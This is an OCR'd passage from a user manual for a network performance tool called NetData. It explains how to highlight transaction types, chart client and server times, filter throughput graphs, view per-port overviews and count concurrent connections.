
Even though the sampling rate is high, channel-sharing means that the batch machine won't see every change in queue length. The large jumps in length, up and down, would indicate length changes caused by other machines.




This transaction-timing chart covering the same time span gives much more insight into the batch job's operation. It shows the activity of the ten busy threads and the separate bursts of database transactions that each process a different account. The highlighting colours that replace the yellow of the server-processing bars show where in the account groups the highlighted transactions occur and confirm that every account group ends with a green transaction. The only abnormal delays appearing on this chart are the large gaps between account groups revealing the pale-blue of the common connection-band colour.

The connection-utilisation bars above the chart indicate that client time has grown to occupy 56% of the overall batch time.

The type of client time displayed on the performance chart is chosen from a drop-down menu on the chart's format-control window:




The above timing chart relied on two checkboxes in that chart's format-control window: one to request the connection-utilisation bars and the other to request coloured families to show the highlighted transactions:



17.16 Highlighting Transaction Types


To understand why a batch job takes too long to run, or investigate other types of performance problems, it is often useful to clearly distinguish the response times of different types of transactions and do the same for client delay times that follow particular types of server transactions. NetData supports such requirements with its transaction highlighting function that assigns selected colours to different transaction types. The types to be highlighted can be selected on the performance chart itself (by right-clicking a marker) or in a table of transaction types reached with the Stats button.

The chart below was generated with the following controls:



Five marker colours were assigned to significant transaction types whose descriptions appear in the chart's list of transaction legends. The green square marker has been given a more descriptive text entered in the format-control window.

The client's thread reaction times are plotted with square markers enclosed in a black border. Their colour is normally yellow unless they follow a highlighted server transaction in which case they adopt the colour of the highlighted transaction.



The chart reveals blockages that affected only brown and pink types of transactions. The blocked transactions were followed by quick, barely-seen green server transactions and they were followed


by green thread-reaction times that were so slow that they formed a queue with waiting times up to 300 ms (at 03:42:41). Because the green client times were the only client times that involved access to a disk storage system it is inferred that they were delayed by high I/O latencies and the heights of the green markers reflect the varying length of a disk-command queue.

When saving controls NetData now also saves the definitions of highlighted transaction types with their colours, marker sizes and given legends. It also saves the general marker size. The saving of these controls avoids the need to re-define the highlighting every time transactions are loaded from the database for charting.

17.17 Independent Selection of Client and Server Transaction Types

When investigating performance problems with the running of batch processes, or user transactions that generate hundreds, if not thousands, of backend transactions, it is just as important to measure client times as it is to measure server response times.

NetData measures the client times preceding and following every server response time, calling them *preparation* and *reaction* times. The performance chart can display only one type of client time, a type that is selected in the chart's format-control window.



A different shape of response-time marker is allocated automatically to the ten most significant types of transactions, but client times are always marked with bordered squares. Their interior colour is normally yellow and, if there is only one server, the border is black. Up to 13 transaction types can be highlighted with a distinguishing colour, and that colour also appears in the interior of client-time markers.

Individual transaction types can be hidden and revealed by right-clicking a relevant marker on the chart, or by selecting a row in the table of transaction types. There is a second column of 'Plot' flags (Yes/No) that allow client and server times to be controlled independently.


A third column, of 'Filtered In' Yes/No flags, summarises the effect of options chosen in the Filter menu displayed by the Filter buttons above both the chart and the server statistics table. The flags can be changed only by choosing different menu options.

	ID	Transaction Description	Response Description	Plot	Clt Plot	Filt In	Clt Avg	Count	Req Bytes	SecsMin	Average
■	1	: AppData[120-149]--A...	AppData[450-499]	Yes	Yes	Yes	0.0003	20950	149.0	0.0020	0.0025
■	10	: AppData[600-699]--A...	AppData[120-149]	Yes	No	Yes	0.0002	8787	624.0	0.0039	0.0109
■	6	: AppData[600-699]--A...	AppData[1500-1999]	Yes	No	Yes	0.0225	6984	613.0	0.0046	0.0143


The columns of flags are preceded by a column of response signatures, to allow the transaction-type rows to be sorted by responses.

A chart of transaction throughput overlayed with markers of selected response times and client times provides valuable insights into the causes of slow throughput. In the following chart, drops in

throughput coincided with periods in which all database transactions consistently suffered larger response times, and in a virtual environment this almost certainly means that processing resources were being consumed by other virtual machines.



The consistently small client times following the pale-brown transactions suggest that they required only a small amount of processor time, and processors were readily available at most times except for about 10 seconds at 4:20:00.




Green client times were an exception because they handled the transitions from one business transaction to another and required data to be read from a file. The towers of markers are believed to indicate long queues of disk-I/O commands and they have a pronounced effect on throughput.


Highlighting markers of different colours can have different sizes. Markers for response times and client times of the same type can also be given different sizes by selecting a marker to be changed and choosing to 'Update Trans Highlight Size' from the sub-menu; markers of the same type will then adopt the current size set in the format-control window.

17.17.1 Filtering Throughput Graphs on Performance Chart

For the next version of the above chart the green client-time markers were reduced to the minimum size, to obscure fewer of the underlying database markers. One of the green transactions was *identified* by choosing to 'Identify This Trans Type' in the Highlight sub-menu, and the Filter checkbox next to the checkbox for 'same Connection' was checked to filter out the markers of all transactions that weren't handled by the connection of the identified transaction. These checkboxes are found in the 'Identified Transaction' page of the chart's format-control window:



Furthermore, the checkbox 'Count only plotted transactions' was checked to restrict the throughput graph to only the plotted green transactions, that is, the transactions of just the one connection. A good rate for the green transactions of a single thread was about 12 resp/sec, but, during the period in which all the green transactions of this thread had a minimum response time of 70 ms, the rate was reduced by a third. For this batch job it was the rate of green transactions handled by the slowest thread that detrmined the overall run time.




Throughput also dropped substantially during periods in which database response times were extended – probably because processing resources were consumed by other virtual machines – and during periods in which green client times were extended – probably because other virtual machines had created long queues of disk I/O commands.

For this chart, the throughput graph associated with the database server has been filtered in two ways: restricting it to a selected transaction type; and then restricting it to transactions of a selected connection, These two filters can be applied together or singly.

17.18 Activity Overviews for Individual Services

Besides calculating and plotting activity overviews – average response times, throughput and transaction-queue high-water marks – for individual *servers*, NetData can also do the same for individual *services* (i.e. ports) within servers.




When the box ('Separate stats for different ports') is checked on the Activity Overview page of the load-data window, NetData calculates TIP summaries for each port as well as for each server as a whole. After all the TIP summaries have been calculated the same checkbox determines whether NetData loads only the summaries for whole servers, or only the summaries for individual ports. In this respect the control has the same effect as it does when plotting transaction response times, because it separates the statistics into different pools for each service (port) and assigns a different colour to each port.

It is possible to see not only which server exhibits a slowdown, but also whether the problem is confined to a particular service or to the server as a whole. A single overview chart can identify all the performance events in a huge volume of traffic – 100 Gbytes or more – and once an event is found it can be investigated in the normal way by loading individual transactions of the relevant server or service, confined to the period of interest.

17.19 Exploring Concurrent Connections in Large Projects


If a system's transactions occasionally fail to run and NetData shows that connections are failing to open because connection-accept (Synch Ack) packets are dropped in the network, it may be because a firewall has reached a limit on the number of connections it can handle. To check for the existence of a ceiling on the number of concurrent connections, it is desirable to load all the connection records of the relevant server and plot the number of concurrent connections.

A network device will keep its record of a connection for some time after it closed, in the Time-Wait state. The count of concurrent connections should take this time into account, and it is entered in the chart's format-control window, as shown:



